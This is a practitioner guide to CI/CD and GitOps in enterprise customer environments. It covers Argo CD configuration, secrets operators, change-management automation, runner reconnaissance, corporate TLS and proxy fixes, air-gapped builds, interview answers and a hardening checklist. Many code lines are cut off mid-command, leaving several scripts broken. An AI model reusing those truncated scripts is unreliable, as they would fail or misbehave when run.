Separate the application repository from the config repository. The app repo holds source and builds images; the config repo holds Kubernetes manifests, Helm values and Kustomize overlays. CI's last step is to open a pull request against the config repo bumping the image digest. That PR *is* the deployment record: reviewed, approved, timestamped, and revertible with `git revert`.

```
TEXT
```

```
config-repo/
  apps/
    payments/
      base/
        deployment.yaml  service.yaml  hpa.yaml  kustomization.yaml
      overlays/
        dev/   kustomization.yaml  patch-resources.yaml   # 1 replica, debug logging
        uat/   kustomization.yaml  patch-resources.yaml
        prod/  kustomization.yaml  patch-resources.yaml  patch-pdb.yaml
  clusters/
    eu-prod/
      root.yaml            # app-of-apps: points Argo at everything this cluster shoul
      infra/               # ingress-nginx, cert-manager, external-secrets, monitoring
      apps/                # one Application CR per workload
```

YAML

```yaml
# app-of-apps: one Application that creates all the others
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: eu-prod-root
  namespace: argocd
spec:
  project: platform
  source:
    repoURL: https://git.corp.local/platform/config.git
    targetRevision: main
    path: clusters/eu-prod
  destination: { server: https://kubernetes.default.svc, namespace: argocd }
  syncPolicy:
    automated: { prune: true, selfHeal: true }
---

apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: payments-prod
  namespace: argocd
  finalizers: [resources-finalizer.argocd.argoproj.io]
spec:
  project: payments
  source:
    repoURL: https://git.corp.local/platform/config.git
    targetRevision: main
    path: apps/payments/overlays/prod
  destination: { server: https://kubernetes.default.svc, namespace: prod }
  syncPolicy:
    automated:
      prune: true          # delete resources removed from git
      selfHeal: true       # revert manual kubectl edits within the reconcile interval
      allowEmpty: false
    syncOptions:
      - CreateNamespace=true
      - PruneLast=true
      - ApplyOutOfSyncOnly=true
    retry:
      limit: 5
      backoff: { duration: 10s, factor: 2, maxDuration: 5m }
  revisionHistoryLimit: 10
  ignoreDifferences:
    - group: apps
      kind: Deployment
      jsonPointers: ['/spec/replicas']     # HPA owns replicas; do not fight it
```

✦ **selfHeal is the feature that sells GitOps to a security team**

With `selfHeal: true`, an engineer who runs `kubectl edit deployment` in production sees their change reverted within about three minutes, and the event is recorded. That is a continuously-enforced control, not a quarterly audit. Pair it with read-only RBAC for humans and you can tell an auditor, truthfully, that production configuration cannot be changed outside of a reviewed git commit.

Secrets in GitOps

Git is the source of truth, but you cannot put secrets in it. Three workable answers: **External Secrets Operator** (the manifest references a secret by name; the operator fetches it from Key Vault/Vault/Secrets Manager at runtime — preferred); **Sealed Secrets** (encrypt with the cluster's public key, commit the ciphertext, only that cluster's controller can decrypt); or **SOPS + age/KMS** (encrypt values in YAML, decrypt in the Flux kustomize-controller). Never commit a plain `Secret` with base64 data — base64 is encoding, not encryption, and that finding appears in every GitOps security review.

YAML

```yaml
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata: { name: payments-db, namespace: prod }
spec:
  refreshInterval: 1h
  secretStoreRef: { name: azure-kv, kind: ClusterSecretStore }
  target:
    name: payments-db
    creationPolicy: Owner
  data:
    - secretKey: DATABASE_URL
      remoteRef: { key: payments-prod-db-url }
```

Argo CD vs Flux

	Argo CD	Flux
UI	Rich web UI — a genuine advantage for customer handover	CLI and CRDs; UI via Weave GitOps
Model	`Application` CR, app-of-apps, ApplicationSets	Composable controllers: source, kustomize, helm, image, notification
Multi-tenancy	`AppProject` with source/destination restrictions	Namespace-scoped reconciliation + RBAC impersonation
Image automation	Argo CD Image Updater (separate)	Built-in image reflector/automation controllers
Best for	Teams that want visibility and a dashboard to hand over	Platform teams that want a lean, composable, API-driven system

Environments, Promotion and Change Management

In a startup, "deploy to prod" is a button. In a bank, it is a process with named approvers, a change record, a risk classification, a back-out plan, a test evidence pack and a window. You will not abolish that process, and attempting to is how FDEs lose credibility in week two. What you can do is automate the production of the evidence it consumes, so the process costs minutes instead of days.

The environment ladder

Environment	Purpose	Data	Who deploys	Gate
Local / preview	Developer loop, per-PR ephemeral stacks	Synthetic	Anyone	None
Dev / integration	Continuous integration of all services	Synthetic	Pipeline, automatic on merge	Tests pass
Test / QA	Full regression, performance baselines	Masked production-shaped	Pipeline, automatic	Regression suite green
UAT / staging	Business sign-off; prod-identical topology	Masked production copy	Pipeline, manual trigger	Business approval
Pre-prod / DR	Performance, failover rehearsal	Production-scale	Pipeline	Load test passes
Production	Real users	Real	Pipeline + approval	CAB / change record

⚠ **"UAT is just like prod" is almost never true**

Ask specifically: same TLS termination? Same WAF rules and rate limits? Same authentication provider and token lifetimes? Same database version, parameter group and data volume? Same network egress restrictions? The differences are where production-only bugs come from. Write the diffs down in a table in the repo; that document is one of the most useful artifacts you can produce in your first fortnight, and it is usually the first time anyone has written it down.

Change management, made cheap

An ITIL change record typically needs: what is changing, why, risk assessment, affected services, implementation plan, back-out plan, test evidence, and approver. Every one of those can be generated from the pipeline.

BASH

```
#!/usr/bin/env bash
# Generate a change record from the pipeline and open it in ServiceNow.
set -euo pipefail
PREV_TAG=$(git describe --tags --abbrev=0 HEAD^)

CHANGES=$(git log --no-merges --pretty='- %s (%an, %h)' "${PREV_TAG}..HEAD")
TICKETS=$(git log "${PREV_TAG}..HEAD" --pretty=%B | grep -oE '[A-Z]+-[0-9]+' | sort -u
TESTS=$(jq -r '.stats | "\(.passes) passed, \(.failures) failed, \(.pending) skipped"'
SCANS=$(jq -r '[.runs[].results[]] | length' trivy-fs.sarif)

cat > change.json <<JSON
{
  "short_description": "Deploy payments-api ${NEW_TAG} to production",
  "category": "Software",
  "risk": "${RISK:-low}",
  "assignment_group": "Platform Engineering",
  "cmdb_ci": "payments-api",
  "justification": "Jira: ${TICKETS}",
  "implementation_plan": "Automated pipeline run ${CI_RUN_URL}. Canary 5% → 25% → 10
  "backout_plan": "Argo Rollouts abort returns 100% traffic to ${PREV_TAG} in under 60
  "test_plan": "Unit+integration: ${TESTS}. Security findings: ${SCANS}. UAT sign-off:
  "change_log": $(jq -Rs . <<<"$CHANGES")
}
JSON

curl -sS -u "$SN_USER:$SN_PASS" -H 'Content-Type: application/json' \
     -d @change.json "https://customer.service-now.com/api/now/table/change_request" \
| jq -r '.result.number'
```

Standard (pre-approved) changes are the prize

Most ITIL frameworks allow a "standard change" category: a low-risk, well-understood, repeatable change that is pre-approved and does not need a CAB each time. Getting your deployment classified as a standard change is the single highest-leverage conversation you can have with a customer's change manager. The evidence you need is a track record — "forty deployments, zero change-related incidents, automated rollback demonstrated, every step logged". Start collecting that from day one so you can make the case in month three.

Change freezes

Retail freezes from November to January; banks freeze at quarter-end; everyone freezes at Christmas. Plan around them: know the dates before you plan a delivery milestone, agree in advance what qualifies as an emergency change and who can approve one out of hours, and keep shipping to lower

environments so you are not stacking up a terrifyingly large first release in January. A frozen production with an active UAT is manageable; a three-month accumulation of unreleased change is not.

Evidence for auditors

- [ ] **Who approved** — environment approval records in the CI system, immutable, with timestamps and identities.
- [ ] **What was deployed** — image digest, git SHA, and the signed provenance attestation tying the two together.
- [ ] **Separation of duties** — the person who wrote the code is not the person who approved the production deploy (configure it: branch protection plus environment reviewers excluding the author).
- [ ] **Test evidence** — JUnit XML and coverage reports retained with the run, linked from the change record.
- [ ] **Security scan results** — SARIF uploaded, findings triaged, suppressions justified and expiring.
- [ ] **Access control** — who can modify the pipeline definition, who can change branch protection, who holds break-glass.
- [ ] **Retention** — artifact and log retention periods that satisfy the customer's policy (often seven years in finance). Default CI retention is 30–90 days; this gap is a standard audit finding.

Running Pipelines in a Customer's Tenancy

This is the section that separates FDE work from ordinary DevOps. Your clean, internet-connected reference pipeline meets a network where `pip install` times out, the TLS certificate is issued by an internal CA that nothing trusts, Docker Hub is blocked, the runner has no outbound DNS, and you have no administrative rights on anything. Every one of these has a known answer.

Diagnose the environment first

BASH

```
#!/usr/bin/env bash
# recon.sh — run this on a customer runner before promising anything. Takes 60 seconds
echo "== identity =="; id; hostname; cat /etc/os-release | head -2
echo "== sudo =="; sudo -n true 2>/dev/null && echo "passwordless sudo: YES" || echo "
echo "== proxy env =="; env | grep -iE '^(https?|no|ftp)_proxy' || echo "(none set)"
echo "== dns =="; cat /etc/resolv.conf | grep -v '^#'
for h in github.com registry.npmjs.org pypi.org index.docker.io artifactory.corp.local
  printf '%-28s ' "$h"; getent hosts "$h" >/dev/null 2>&1 && echo "resolves" || echo "
done
echo "== egress 443 =="
for h in github.com pypi.org artifactory.corp.local; do
  printf '%-28s ' "$h"
  timeout 5 bash -c "exec 3<>/dev/tcp/$h/443" 2>/dev/null && echo "open" || echo "BLOC
done
echo "== tls interception =="
echo | timeout 8 openssl s_client -connect pypi.org:443 2>/dev/null \
  | openssl x509 -noout -issuer 2>/dev/null || echo "handshake failed"
echo "== toolchain =="
for t in docker podman buildah git python3 node java mvn terraform kubectl helm jq; do
  printf '%-10s ' "$t"; command -v "$t" >/dev/null && "$t" --version 2>&1 | head -1 ||
done
echo "== disk =="; df -h / /var/lib/docker 2>/dev/null | tail -n +1
```

Corporate TLS interception

The symptom is instantly recognisable:

TEXT

```
SSLError: HTTPSConnectionPool(host='pypi.org', port=443): Max retries exceeded
  (Caused by SSLError(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED]
  certificate verify failed: unable to get local issuer certificate (_ssl.c:1006)')))

x509: certificate signed by unknown authority

npm ERR! code SELF_SIGNED_CERT_IN_CHAIN
```

The proxy terminates TLS, inspects, and re-signs with the corporate root CA. Your OS may trust it; your language runtimes each maintain their own trust store and do not. Fix every store, and never use the "disable verification" escape hatch — it is a finding on their own pen test and it trains the team to turn off security when something is inconvenient.

BASH

```
# Get the chain the proxy presents and install the root
openssl s_client -showcerts -connect pypi.org:443 </dev/null 2>/dev/null \
  | awk '/BEGIN CERT/,/END CERT/' > corp-chain.pem

sudo cp corp-root-ca.crt /usr/local/share/ca-certificates/ && sudo update-ca-certifica
# RHEL: sudo cp corp-root-ca.crt /etc/pki/ca-trust/source/anchors/ && sudo update-ca-t

# Each runtime needs telling separately
export REQUESTS_CA_BUNDLE=/etc/ssl/certs/ca-certificates.crt     # python requests
export SSL_CERT_FILE=/etc/ssl/certs/ca-certificates.crt          # python ssl, curl, g
export NODE_EXTRA_CA_CERTS=/etc/ssl/certs/ca-certificates.crt    # node
export CURL_CA_BUNDLE=/etc/ssl/certs/ca-certificates.crt
git config --global http.sslCAInfo /etc/ssl/certs/ca-certificates.crt
npm config set cafile /etc/ssl/certs/ca-certificates.crt
pip config set global.cert /etc/ssl/certs/ca-certificates.crt
# Java needs its own keystore:
keytool -importcert -noprompt -trustcacerts -alias corp-root \
        -file corp-root-ca.crt -keystore "$JAVA_HOME/lib/security/cacerts" -storepass
# .NET on Linux uses the OpenSSL store; Windows uses the machine store (certlm.msc).

# In a Dockerfile — do it in the builder stage AND the runtime stage
# COPY corp-root-ca.crt /usr/local/share/ca-certificates/
# RUN update-ca-certificates
```

Never ship `PYTHONHTTPSVERIFY=0`, `NODE_TLS_REJECT_UNAUTHORIZED=0`, `pip --trusted-host` or `curl -k`

They work, which is why they end up permanently in a Dockerfile. They also disable the protection that makes a proxy-inspected connection safe at all, and they will be found. Fix the trust store. If you are genuinely blocked, write the temporary workaround into a ticket with an owner and an expiry date, and tell the customer's security contact yourself — surfacing it is far better than being found doing it.

Proxy configuration

BASH

```
export HTTP_PROXY=http://proxy.corp.local:8080
export HTTPS_PROXY=http://proxy.corp.local:8080
export NO_PROXY=localhost,127.0.0.1,::1,.corp.local,.svc,.cluster.local,10.0.0.0/8,169
export http_proxy="$HTTP_PROXY" https_proxy="$HTTPS_PROXY" no_proxy="$NO_PROXY"  # som

# Docker daemon needs its own config — the shell variables do not reach it
sudo mkdir -p /etc/systemd/system/docker.service.d
cat <<'EOF' | sudo tee /etc/systemd/system/docker.service.d/proxy.conf
[Service]
Environment="HTTP_PROXY=http://proxy.corp.local:8080"
Environment="HTTPS_PROXY=http://proxy.corp.local:8080"
Environment="NO_PROXY=localhost,127.0.0.1,.corp.local,registry.corp.local"
EOF
sudo systemctl daemon-reload && sudo systemctl restart docker

# Containers at BUILD time need it passed in explicitly
docker build --build-arg HTTP_PROXY --build-arg HTTPS_PROXY --build-arg NO_PROXY -t ap

# Kubernetes: the cluster's egress proxy settings go in the pod spec or a mutating web
# and 169.254.169.254 must ALWAYS be in NO_PROXY or managed identity token fetches fai
```

> ⚠ **The metadata endpoint**
>
> `169.254.169.254` is the cloud instance metadata service — it is how managed identities and IAM roles get tokens. If it is routed through the proxy, every token acquisition fails with a confusing timeout and your "managed identity is not working" ticket is really a `NO_PROXY` bug. Put it in `NO_PROXY` everywhere, every time.

Air-gapped builds

No internet at all. Everything must be brought in through a controlled import process — usually a review, a scan, and a transfer to an internal registry or file share.

1. **Mirror the base images**
   Pull on a connected machine, re-tag to the internal registry, push. Use `skopeo copy` or `oras` for registry-to-registry copies and `skopeo sync --dest-dir` to produce a directory you can physically transfer.

2. **Vendor the dependencies**
   `pip download -r requirements.txt -d wheels/`, `npm ci --cache ./npm-cache --prefer-offline` then pack the cache, `go mod vendor`, `mvn dependency:go-offline` with a local repository directory. Transfer the directory; build with `--no-index --find-links`, `--offline`, `-o`.

3 **Mirror the toolchain**

Terraform providers need a filesystem mirror; actions need to be vendored into an internal GitHub Enterprise or checked into the repo; Helm charts need an internal chart repository or OCI registry.

4 **Carry the vulnerability database**

Trivy, Grype and friends normally download their DB. Export it on the connected side (`trivy image --download-db-only`, then ship `~/.cache/trivy`) and set `--skip-db-update --offline-scan` inside.

5 **Document the import process**

Who approves, what scan must pass, how long it takes. If importing a base image takes five working days, that is a hard constraint on your sprint plan and it must be visible to everyone.

BASH

```bash
# Mirror images into the customer's registry
skopeo copy --all docker://python:3.12-slim \
  docker://registry.corp.local/mirror/python:3.12-slim

# Or to a transferable directory for a true air gap
skopeo copy docker://python:3.12-slim dir:/transfer/python-3.12-slim
#  ... physical transfer ...
skopeo copy dir:/transfer/python-3.12-slim docker://registry.internal/python:3.12-slim

# Terraform provider filesystem mirror
terraform providers mirror /transfer/tf-providers
# inside: ~/.terraformrc
#   provider_installation {
#     filesystem_mirror { path = "/opt/tf-providers", include = ["registry.terraform.i
#     direct { exclude = ["registry.terraform.io/*/*"] }
#   }

# Python wheels, matching the target platform exactly
pip download -r requirements.txt -d wheels/ \
    --platform manylinux2014_x86_64 --python-version 312 --only-binary=:all:
# inside the enclave:
pip install --no-index --find-links=wheels/ -r requirements.txt
```

> **"You cannot install anything" is a solvable problem**
> If you cannot install packages on the runner, run the build inside a container that already has the toolchain (pulled from their internal registry) — `container:` in GitHub Actions, `image:` in GitLab. If you cannot run containers either, get a single pre-approved image or VM template blessed by their platform team and put your entire toolchain in it. If none of that is possible, write the build as a self-contained script using only what is present (`bash` , `python3` , `git` — almost always present) and be explicit with the customer that the constraint is costing them capability. Making the cost visible is part of the job.

Troubleshooting Pipelines

Most pipeline failures fall into about a dozen recognisable shapes. Learning to classify a failure in thirty seconds — rather than reading 4,000 lines of log — is a skill that makes you look dramatically more competent on a customer call than you are.

Symptom	Likely cause	First check
Works locally, fails in CI	Environment difference: toolchain version, locale, timezone, case-sensitive filesystem, missing env var	Print `env`, tool versions and `locale` at the top of the job; compare with local
Passes on re-run, no code change	Flaky test, race, or a dependency that moved	Is the dependency pinned by lockfile with hashes? Does the test use real time or real network?
`permission denied` on a script	Executable bit lost (Windows checkout, zip round-trip)	`git update-index --chmod=+x script.sh` and commit
`no space left on device`	Self-hosted runner disk full of docker layers and workspaces	`df -h`; schedule `docker system prune -af`; cap workspace retention
Job hangs then times out	Waiting for stdin, a service that never became healthy, or a blocked egress call	Add `timeout` to the command; check service container health logs; run the recon script
`certificate verify failed`	Corporate TLS inspection, untrusted internal CA	Install the CA into every runtime's trust store (see the tenancy section)
`401/403` pushing to a registry	Token scope, expired PAT, or wrong `permissions:` block	Check `packages: write` is present; check the token's audience and expiry
OIDC: `Not authorized to perform sts:AssumeRoleWithWebIdentity`	Trust policy `sub` does not match the actual claim	Decode the token claims in the job; compare the `sub` string character by character
Deploy succeeds, app is broken	No verification stage; config injected wrongly; wrong image promoted	Assert the running version equals the expected SHA before declaring success
Terraform: `Error acquiring the state lock`	A previous apply crashed or two pipelines ran	Confirm no run is active, then `force-unlock` with

	concurrently	the exact lock ID
Terraform plans a destroy you did not expect	A `count` index shifted, a module was renamed, or a provider changed a default	Use `for_each` with stable keys; add `moved` blocks; read the provider changelog
Intermittent `429` from a registry	Docker Hub anonymous pull rate limit	Authenticate, or mirror base images into the customer's registry

Decoding the OIDC token claims when federation fails

Making a failing job reproducible locally

Interview Questions

What are the four DORA metrics, and what would you do first if a customer's lead time was 23 days?

Deployment frequency and lead time for changes measure throughput; change failure rate and mean time to restore measure stability. The important finding is that they are correlated rather than opposed — teams that deploy more frequently also fail less, because small changes are easier to reason about and revert. With a 23-day lead time my first action is not to change tooling, it is to decompose the 23 days: pull commit timestamps from git, deployment timestamps from the CI system, and plot where the time actually goes. In my experience the build itself is usually 40 minutes of it and the remaining 22 days are waiting — waiting for a reviewer, waiting for a weekly CAB, waiting for a shared UAT environment to be free. Each of those has a different fix: review SLAs and smaller PRs, getting the deployment classified as a pre-approved standard change, and ephemeral per-PR environments respectively. Measuring first means I am arguing about the customer's own data rather than my preferences, which is the only argument that wins in an enterprise.

Why is "build once, promote the same artifact" so important, and how do you enforce it?

If you rebuild the application for each environment, the thing you tested in UAT is not the thing you shipped to production. Between the two builds a transitive dependency published a patch, a base image tag moved, or the build agent had a different compiler — so your UAT sign-off certified different bytes. You enforce it by building a single immutable artifact, addressing it by content digest rather than a mutable tag, and injecting all environment-specific configuration at runtime through environment variables, mounted files or a config service. The practical test is: can you take the exact digest running in production today, start it in dev with only environment variables changed, and have

it work? If any environment name, endpoint or credential is baked into the image, the answer is no. In the pipeline this shows up as the deploy job referencing `image@sha256: ...` carried as a job output from the build stage, never a tag that a later build could overwrite.

Explain OIDC federation for CI, and the most common way people misconfigure it.

Instead of storing a long-lived cloud credential in CI secrets, the CI platform mints a short-lived JWT describing the run — repository, branch or tag, environment, workflow file — signed by its own OIDC issuer. The cloud provider is configured to trust that issuer and to exchange the token for temporary credentials when the token's claims match a trust policy. Nothing long-lived exists anywhere, so there is nothing to leak or rotate, and the credential only works from a matching workflow run. The classic misconfiguration is an overly permissive subject condition — using `StringLike` with `repo:org/repo:*` or a wildcard across the organisation. That means any branch, including one an attacker pushes after compromising a single developer account, can assume the production role. The correct scope pins to a specific environment (`repo:org/repo:environment:production`) and relies on that environment having required reviewers, or pins to an exact ref. The second common mistake is forgetting `permissions: id-token: write` on the job, which produces a confusing "unable to get ACTIONS_ID_TOKEN_REQUEST_URL" error.

A customer insists on GitFlow. When is that actually the right answer?

When they have multiple versions live in the field simultaneously. If they ship software that runs in their own customers' data centres and must support v3.2, v4.0 and v4.1 with backported security fixes, long-lived release branches are a genuine requirement, not nostalgia. The first question I ask is "how many versions are in production right now, and who decides when a customer upgrades?" If the answer is one version and they control it, GitFlow's `develop` branch and release branches are pure overhead and I would move them to trunk-based or GitHub Flow with feature flags. If the answer is five versions across different customers, I would keep release branches and instead focus on the discipline that makes them safe: every fix lands on `main` first and is cherry-picked forward with `-x` so the provenance is recorded, every release branch runs the full pipeline on its own schedule, and there is an explicit EOL date after which a branch is deleted. Pushing an inappropriate branching model is a fast way to lose credibility in week two.

Walk me through what you would do if a production API key appeared in a public repository.

Rotate first, clean second — the order matters because history rewriting is slow and the key is already compromised. Step one is revoking the credential at the source and issuing a replacement, within minutes. Step two is determining blast radius: pull the cloud provider's audit logs filtered on that credential from the date of the commit forward, looking for use from unfamiliar IPs or unusual API calls, because that determines whether this is a hygiene issue or a breach requiring notification. Step three is cleaning history with `git filter-repo` , force-pushing with lease, and telling every developer to re-clone, because old clones still contain the secret. Step four is asking the hosting platform to purge cached views of the commit, since the commit remains reachable by SHA even after a force push. Step five is filing the incident record the customer's policy requires — trying to handle it quietly is both a policy breach and, practically, how a small problem becomes a trust problem. Then

the prevention work: pre-commit gitleaks hooks for speed, server-side secret scanning in CI because hooks can be bypassed, and moving that class of credential onto OIDC or a managed identity so there is nothing to leak next time.

What is Terraform state, and what are the ways teams destroy themselves with it?

State is Terraform's mapping between the resource addresses in your configuration and the real objects in the provider, plus a cache of their attributes. Terraform needs it to compute a diff; without it, it believes nothing exists. The failure modes I plan against are: keeping state local or in git, which breaks team collaboration and leaks secrets since state stores generated passwords and keys in plaintext; running concurrent applies without locking, which corrupts state; one monolithic state file for an entire estate, which gives you 25-minute plans and a single mistake that can destroy everything; and losing or deleting the state file, after which the next apply tries to recreate the world. The defences are a remote backend with locking and object versioning, treating the state container as a production secret with access restricted to the pipeline identity, splitting state by blast radius — network, shared data services, per-application — and applying only from CI against a saved plan file so that what is applied is exactly what was reviewed. I also run a nightly `terraform plan -detailed-exitcode` for drift detection, because exit code 2 tells me someone changed something by hand before the next deploy silently reverts their emergency fix.

Compare blue-green and canary. How do you choose?

Blue-green runs two complete environments and switches the router atomically: rollback is a second switch and takes seconds, but every user moves at once so a bad release affects everyone for however long it takes to notice, and you pay for double capacity during the window. Canary sends a small percentage of traffic to the new version, observes real metrics, and ramps gradually: the blast radius is bounded to the canary percentage and the decision can be automated against error rate and latency, but it takes longer and requires both versions to coexist — which means your API and database schema must be backward compatible throughout. I choose canary for risky, user-facing, behavioural changes where I want real traffic to be the test, and blue-green when I need an instant, total cutover, typically for an infrastructure-level change or where coexistence is impossible. In both cases the deciding constraint is usually the database: if the release includes a schema change that is not backward compatible, neither strategy is safe and the real work is splitting the migration into expand/contract phases across several releases.

What is GitOps, and what specific problem does it solve that a push pipeline does not?

In GitOps an agent runs inside the target cluster, pulls the desired state from a git repository, and continuously reconciles the live state to match it. Two things follow. First, CI no longer needs cluster credentials — there is no inbound path to the cluster at all, which is frequently the thing that unblocks a customer security review, because "your build system holds cluster-admin and can reach production" is a hard objection to argue against. Second, because reconciliation is a loop rather than a one-shot push, manual drift is detected and, with self-heal enabled, reverted within a few minutes. That converts "we audit configuration quarterly" into a continuously enforced control, which is exactly what an auditor wants to hear. The practical pattern is a separate config repository: the application

pipeline builds an image and opens a pull request bumping the digest, so the deployment record is a reviewed, approved, timestamped commit that can be reverted with `git revert`. The part people underestimate is secrets — you cannot commit them, so you need External Secrets Operator, Sealed Secrets or SOPS in place before GitOps is usable for anything real.

You join a customer where every deploy requires a CAB meeting on Thursdays. What do you do?

I do not try to abolish the CAB; that fails and costs me credibility. I find out what the CAB actually needs to approve a change and automate the production of exactly that evidence. In most ITIL implementations the record needs: what is changing and why, risk classification, affected configuration items, implementation plan, back-out plan, test evidence and approver. Every one of those can be generated from the pipeline — the change log from git between tags, linked tickets from commit messages, test results from the JUnit report, the back-out plan from the fact that rollback is an automated traffic shift that was demonstrated in UAT. Then I aim for the real prize, which is getting this deployment classified as a standard pre-approved change. That requires a track record: a number of deployments with zero change-related incidents, a demonstrated automated rollback, and a complete audit trail. So from day one I collect that evidence deliberately, and around month two or three I take it to the change manager with a specific proposal. Meanwhile I keep shipping to lower environments continuously so the Thursday release is small, which also reduces its risk and helps the argument.

Your build fails on the customer's runner with "certificate verify failed" but works on your laptop. What is happening and how do you fix it properly?

The customer's network is terminating TLS at a forward proxy, inspecting the traffic, and re-signing it with an internal root CA. Their managed laptops trust that CA, but the runner's language runtimes maintain their own trust stores and do not. The fix is to install the internal root CA into the operating system trust store and then into each runtime's store individually, because Python's `requests` uses `REQUESTS_CA_BUNDLE`, Node uses `NODE_EXTRA_CA_CERTS`, Java uses its own `cacerts` keystore via `keytool`, Git has `http.sslCAInfo`, and containers need the CA copied into both the builder and runtime stages of the Dockerfile. I package all of that as a composite action or a base image so it is applied consistently rather than rediscovered by each team. What I will not do is set `NODE_TLS_REJECT_UNAUTHORIZED=0` or `pip --trusted-host`, because those disable verification entirely, they inevitably become permanent, and they will be a finding on the customer's own pen test. While I am there I also check `NO_PROXY` includes `169.254.169.254`, because routing the instance metadata endpoint through a proxy breaks managed identity in a way that looks completely unrelated.

What is an SBOM and why has it suddenly become a procurement requirement?

A Software Bill of Materials is a machine-readable inventory of every component in a build artifact — name, version, supplier, licence and hash — in either SPDX or CycloneDX format. It became a requirement because of US Executive Order 14028 and the EU Cyber Resilience Act, and because of Log4Shell: when that landed, the question "are we affected?" took most organisations weeks to

answer, and a lot of them never answered it confidently. With SBOMs attached to every published image as OCI referrers, that question becomes a query that runs in seconds across every deployed digest. Generating one in CI with `syft` costs about fifteen seconds; retrofitting one to a release that shipped eighteen months ago costs a week of archaeology. The related artifact is provenance — a signed attestation saying which repository, commit, workflow and builder produced the image, which is what SLSA formalises. Together they let a customer verify both what is inside an artifact and where it came from, and with a Kyverno or Gatekeeper admission policy they can refuse to run anything that does not carry a valid signature from their own release workflow.

How do you build software in an air-gapped customer environment?

You accept that every external input must come in through their controlled import process, and you design the pipeline around that constraint rather than fighting it. Base images get mirrored into their internal registry with `skopeo`, either registry-to-registry if there is a one-way path, or to a directory for physical transfer. Dependencies get vendored on a connected machine — `pip download` with explicit platform and Python version so the wheels match the target, `npm ci` with a packed cache, `go mod vendor`, `mvn dependency:go-offline` — and the build runs with the offline flags. Terraform providers need a filesystem mirror configured in `.terraformrc`. Scanner vulnerability databases need exporting too, or Trivy fails on a database download you will not notice until it silently stops finding anything. GitHub Actions have to be vendored into their internal instance or checked in. The most important non-technical part is documenting the import process itself — who approves, what scan must pass, how long it takes — because if importing a new base image takes five working days, that is a hard dependency on your sprint plan and it needs to be visible to the delivery manager, not discovered on the Thursday before a milestone.

Hardening Checklist and Two-Week Lab Plan

Two artifacts to take onto an engagement: a checklist you can run against any customer pipeline in an hour and turn into a prioritised findings list, and a hands-on plan that builds the muscle memory before you need it under pressure.

Pipeline hardening checklist

SOURCE CONTROL

- [ ] Branch protection on `main`: PR required, at least one approval, status checks required, branch up to date before merge
- [ ] Force-push and branch deletion disabled, and protection enforced for administrators

- [ ] Stale approvals dismissed on new pushes; CODEOWNERS required for sensitive paths (auth, infra, pipeline definitions)
- [ ] Secret scanning enabled with push protection; gitleaks in pre-commit and in CI
- [ ] Signed commits where customer policy requires; a documented, alerting break-glass path

PIPELINE DEFINITION

- [ ] Default token permissions read-only at the organisation level; widened per job with an explicit `permissions:` block
- [ ] Third-party actions pinned to full commit SHAs; an organisation allow-list for which actions may run at all
- [ ] No attacker-controllable input (`title` , `body` , branch name) interpolated directly into a shell `run` block
- [ ] No `pull_request_target` executing contributor-supplied code
- [ ] Self-hosted runners are ephemeral, never attached to public repositories, grouped by network zone
- [ ] Every job has a `timeout-minutes` ; concurrency groups prevent overlapping production deploys

CREDENTIALS

- [ ] OIDC federation or managed identity instead of long-lived cloud keys
- [ ] OIDC trust policies scoped to a specific environment or ref, with no wildcards
- [ ] Production credentials only reachable from the production environment, which has required reviewers
- [ ] Every remaining static secret has a named owner, a store, a rotation method and a last-rotated date
- [ ] Rotation rehearsed in a lower environment within the last 90 days

ARTIFACTS

- [ ] Tag immutability enabled in the registry; deployments reference digests, not tags
- [ ] SBOM generated and attached for every published artifact

- [ ] Images signed; admission control rejects unsigned or unattested images in production namespaces
- [ ] Retention periods satisfy the customer's audit policy, not the platform default
- [ ] Base images mirrored internally; no anonymous pulls from Docker Hub in the build path

TESTING AND GATES

- [ ] PR pipeline under 10 minutes; tests sharded by historical duration
- [ ] Diff coverage gate rather than a global percentage; mutation testing nightly on critical modules
- [ ] Flaky test quarantine process with owners and a capped backlog; no blanket suite-wide retries
- [ ] SAST, SCA, secret, IaC and container scans wired in with a written, time-boxed triage policy
- [ ] No `allow_failure: true` or `continue-on-error` quietly disabling a security gate
- [ ] Policy-as-code evaluated against the Terraform plan JSON, not just the source files

DEPLOYMENT

- [ ] Automated post-deploy verification that asserts the running version equals the expected SHA
- [ ] Automated rollback on verification failure, demonstrated in a lower environment this quarter
- [ ] Database migrations follow expand/contract; no destructive change in the same release as the code that needs it
- [ ] Production deploy requires an approver who is not the change author
- [ ] Drift detection running on a schedule and alerting to a channel someone reads

Two-week hands-on lab plan

Everything below runs on a free GitHub account plus a free-tier cloud subscription. Do it with your hands, not by reading.

1. **Day 1 — A pipeline from zero**
   Create a small Python or Node service with real tests. Write a workflow that lints, tests and uploads coverage. Deliberately break it four ways — a failing test, a syntax error in the YAML, a missing dependency, a permissions error — and read each failure message until the shape is familiar.

2

Day 2 — Matrix, caching, speed

Add a three-version matrix with `fail-fast: false`. Add dependency caching and measure the before/after. Add a service container running Postgres and write one integration test that exercises a real migration. Target: full pipeline under five minutes.

3

Day 3 — Containers and registry

Write a multi-stage Dockerfile with a non-root user. Build and push to GHCR with `docker/metadata-action` producing semver, SHA and branch tags. Deploy by digest. Verify with `docker pull` by digest that you get the same bytes.

4

Day 4 — Supply chain

Generate an SBOM with `syft`, scan it with `grype`, sign the image keylessly with `cosign`, and attach a provenance attestation. Then verify the signature while deliberately using the wrong certificate identity so you see the failure, not just the success.

5

Day 5 — Security scanning

Add gitleaks, Semgrep and Trivy. Commit a fake AWS key on a branch and watch the scan catch it. Add a deliberate SQL injection and watch Semgrep flag it. Write one custom Semgrep rule for a pattern specific to your codebase. Upload SARIF and look at the Security tab.

6

Day 6 — OIDC, no stored keys

Delete every cloud secret from your repository. Configure OIDC federation to Azure or AWS with a trust policy pinned to one environment. Make it fail first with a wildcard subject you then tighten, and decode the token claims to see exactly what is being matched.

7

Day 7 — Review and write up

Document what you built as if handing it to a customer platform team: a README, a one-page architecture note, and the five things that would break it.

8

Day 8 — Terraform fundamentals

Provision a resource group, storage account and container app from scratch. Configure a remote backend with locking. Run `plan`, read every line of the output, then `apply`. Change something in the portal by hand and watch the next plan detect the drift.

9

Day 9 — Terraform structure

